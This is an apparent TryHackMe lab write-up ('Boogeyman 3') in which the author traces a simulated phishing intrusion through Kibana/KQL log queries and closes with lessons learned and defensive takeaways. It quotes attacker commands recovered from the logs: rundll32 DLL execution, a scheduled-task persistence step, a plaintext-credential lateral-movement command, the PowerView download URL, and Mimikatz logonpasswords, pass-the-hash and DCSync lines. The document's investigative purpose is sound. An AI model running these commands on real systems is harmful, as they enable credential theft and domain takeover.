TryHackMe — Boogeyman 3

The Boogeyman returns a third time, now targeting the CEO of Quick Logistics LLC with a spear-phishing email. The attachment is an ISO file containing an HTA payload. The investigation platform is Elastic (ELK) — no raw files, no memory dump, no terminal. Everything has to come out of Kibana’s Discover view using KQL.
This is the first room in the series where I worked primarily in a SIEM. The toolchain feels different from Boogeyman 1 and 2 — instead of extracting artefacts from files or memory, the evidence is already indexed. The challenge is knowing how to query it efficiently.
| Field | Details |
|---|---|
| Platform | TryHackMe |
| Room/Machine | Boogeyman 3 |
| Difficulty | Medium |
| Tags | elastic, kql, siem, hta, mshta, mimikatz, dcsync, lateral-movement, scheduled-task |
Theory
Elastic / Kibana Discover
The Elastic Stack (ELK) combines Elasticsearch (the search engine), Logstash (log ingestion), and Kibana (the UI). Kibana’s Discover view is where analysts query indexed logs — in this room, Windows event logs shipped via Winlogbeat. KQL (Kibana Query Language) is the query syntax: field-based filters like process.name: "mshta.exe", wildcards with *, boolean operators with and/or, and filter pins that narrow subsequent searches without rewriting the query.
The key difference from the previous rooms: there’s no single output to scan with strings or grep. Instead, the evidence is spread across hundreds of thousands of events, and the skill is in narrowing the field efficiently — the right time window, the right field selection, the right filter chain.
MSHTA and HTA Files
MSHTA.EXE is a legitimate Windows binary — the Microsoft HTML Application Host. HTA (HTML Application) files are HTML files that execute with elevated local machine trust rather than browser sandbox trust. Attackers deliver HTA files because they can contain VBScript or JScript that runs with full Windows API access when opened via mshta.exe. The file is often disguised with a document-looking icon inside an ISO container.
fodhelper.exe — UAC Bypass
fodhelper.exe is a legitimate Windows binary that, under certain conditions, can execute a payload with elevated privileges without showing a UAC prompt. I ran into it in this room when the logs showed it appearing in the process chain, looked it up, and found that the room description mentioned a UAC bypass. The technique involves writing to a specific registry key before launching fodhelper.exe, which then picks up and executes the value stored there. I wouldn’t have recognised it without the room’s hint and a quick search.
Mimikatz and DCSync
Mimikatz is an open-source credential dumping tool. In this room, two techniques appear: sekurlsa::logonpasswords (dumping credentials from LSASS memory) and lsadump::dcsync (simulating a Domain Controller replication request to pull password hashes for specific users without touching LSASS directly). DCSync is a Mimikatz command that simulates a domain controller replication request to pull password hashes — I looked this up after seeing lsadump::dcsync in the logs, because I didn’t know what it was. The room’s questions made clear this was the final step in the attack chain, and the documentation explained why it’s significant: it doesn’t touch LSASS directly, so it leaves a different trace.
Phase 1 — Initial Access
Finding the Malicious File
The room provides a time window for the incident: August 29–30, 2023. The first step was setting the Kibana time filter to that range and filtering for the filename mentioned in the room’s initial context — ProjectFinancialSummary_Q3:

4 hits. The process metadata tells the key story immediately: process.pe.original_file_name: MSHTA.EXE and process.pe.description: Microsoft (R) HTML Application host. Despite looking like a document, the attachment executed as an HTA file via mshta.exe. The parent process is explorer.exe — the CEO double-clicked it. PID 6,392 is the MSHTA process.
Phase 2 — Execution and Staging
Following PID 6,392 as Parent
With the MSHTA PID confirmed, filtering for process.parent.pid: 6392 shows everything that process spawned:

5 hits, ordered by time, reveal the complete Stage 1 activity:
xcopy.exe /s /i /e /h D:\review.dat C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat— copies the payload from the ISO mount point (D:\) to a persistent temp locationrundll32.exe D:\review.dat,DllRegisterServer— executesreview.datas a DLL using theDllRegisterServerexport, the standard LOLBin technique for running malicious DLLs without an explicit loader- A PowerShell command creating a scheduled task that executes
rundll32.exewithreview.datdaily at 06:00, using the current user context for persistence
The combination of xcopy.exe for staging and rundll32.exe for execution uses only signed Windows binaries — no custom dropper needed. I had to look up what DllRegisterServer does as a rundll32.exe argument; it’s a standard export that can be abused to load a malicious DLL without a dedicated loader.
Stage 2 — The DLL Payload and C2
review.dat executing as a DLL via rundll32.exe establishes the Stage 2 foothold. Searching for iwr (Invoke-WebRequest) surfaced the PowerView download and confirmed the C2 communication pattern:

The query IEX returned 134 hits but didn’t directly surface the malware download URL. Switching to iwr narrowed to the relevant entries:

Two findings from the iwr results:
- PowerView downloaded from
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1— for domain reconnaissance (Get-DomainComputer) - Mimikatz downloaded from GitHub (
mimikatz_trunk.zip) toDC01.quicklogistics.org— the domain controller, meaning lateral movement had already occurred by this point
Phase 3 — Privilege Escalation and Credential Dumping
Tracing Evan Hutchinson’s Activity
The compromised user account is evan.hutchinson (visible in process paths as EVAN~1.HUT). Filtering user.name: evan.hutchinson with *powershell*:

2,500 hits — too broad on its own. Scrolling through the results, one command stood out as atypical: powershell.exe -c "cat FileSystem::\\WKSTN-1327.quicklogistics.org\ITFiles\IT_Automation.ps1". Reading a PowerShell script from a network share via cat is not normal user activity — it’s reconnaissance of an accessible file server.
UAC Bypass via fodhelper.exe
Filtering by PID 4,672 as parent PID (from the scheduled task execution chain) shows the child processes spawned from the C2 session:

Key entries:
fodhelper.exeappearing as a process — the UAC bypass binary executing the elevated payloadwhoami /groups— confirming the privilege level after elevation- A PowerShell command with hardcoded credentials:
$credential = (New-Object PSCredential -ArgumentList ('QUICKLOGISTICS\allan.smith', (ConvertTo-SecureString 'Tr!ckyP@ssw0rd987' -AsPlainText -Force)))followed byInvoke-Command -ComputerName WKSTN-1327— lateral movement to another workstation usingallan.smith’s credentials
Mimikatz — Credential Dumping
Searching for mimi surfaces the Mimikatz activity:

Mimikatz ran on WKSTN-0051 with two commands visible:
privilege::debug sekurlsa::logonpasswords exit— dumping credentials from LSASSsekurlsa::pth /user:itadmin /domain:QUICKLOGISTICS /ntlm:F84769D250EB95EB2D7D8B4A1C5613F2 /run:powershell.exe exit— Pass-the-Hash using theitadminNTLM hash to spawn a PowerShell session
DCSync — Domain Compromise
The final step: lsadump::dcsync against the domain controller, targeting specific users:

KQL: *powershell* and process.command_line: *user* — 2 hits:
lsadump::dcsync /domain:quicklogistics.org /user:administrator exitlsadump::dcsync /domain:quicklogistics.org /user:backupda exit
backupda is the last step in the chain — a backup service account with domain replication privileges, dumped last. The full escalation path: evan.hutchinson (initial compromise) → allan.smith (lateral movement, plaintext credential) → itadmin (Pass-the-Hash) → administrator (DCSync) → backupda (DCSync).
Tools Used
| Tool | Purpose |
|---|---|
| Kibana Discover | Primary investigation platform — KQL-based log querying |
| KQL filters | process.name, process.parent.pid, process.command_line, user.name |
| Time range filter | Narrowing to the incident window Aug 29–30, 2023 |
| Field selection | Adding process.command_line, process.pid, host.name, destination.ip columns |
Flags
Flags are intentionally omitted.
Lessons Learned
Start with what the room gives you. The filename (ProjectFinancialSummary_Q3) and the time window were provided in the room’s context. Using both immediately as filters narrowed 228 available fields and millions of log events down to 4 hits. In Elastic, the time filter is as important as the KQL query — a wrong time range makes relevant events invisible.
PID-as-PPID is the most reliable way to trace a process chain. Once MSHTA.EXE’s PID was confirmed (6,392), filtering for it as a parent PID showed exactly which processes it spawned, in order, with full command lines. This technique works regardless of process name — a malicious process can be renamed, but its PID relationship to children is objective.
IEX was too broad; iwr was precise. Searching for IEX returned 134 hits. iwr (the shorthand for Invoke-WebRequest) returned fewer, more specific results that pointed directly to the download URLs. In KQL, more specific terms produce more actionable results.
Scrolling through 2,500 hits is not efficient — but it sometimes works. The evan.hutchinson + *powershell* filter produced too many results to analyse systematically. Scanning them quickly for anomalies surfaced the IT_Automation.ps1 network share read. This isn’t a good method — a better approach would have been to add process.command_line: *FileSystem* or filter for outbound network events. Elastic is a tool I’m still learning to use efficiently, and this was a visible gap.
lsadump::dcsync was new to me — I had to look it up mid-investigation. Seeing it in the logs didn’t immediately tell me what it meant. After searching, I found that DCSync is a Mimikatz technique that requests credential data from a domain controller the way a legitimate DC replication would — without touching LSASS. Whether backupda as the final target was specifically chosen for a reason or just another account the attacker wanted, I can’t say for certain. The room confirmed it as the last step in the escalation chain.
Elastic is powerful but requires learning its data model. In Boogeyman 1 and 2, the tools (strings, grep, Volatility) had fairly predictable output. In Kibana, knowing which fields to look at — process.parent.pid vs. process.pid, process.command_line vs. process.args, winlog.event_id for filtering specific event types — requires familiarity with the Winlogbeat/ECS (Elastic Common Schema) field naming. That’s something that only comes with practice.
Defensive Takeaways
ISO files as email attachments should trigger immediate scrutiny. ISO containers bypass Mark of the Web because files extracted from a mounted ISO don’t inherit the Zone Identifier that would flag them as downloaded from the internet. Email gateway policies should flag or block ISO/IMG attachments entirely — there is no legitimate business reason to receive an ISO via email in most environments.
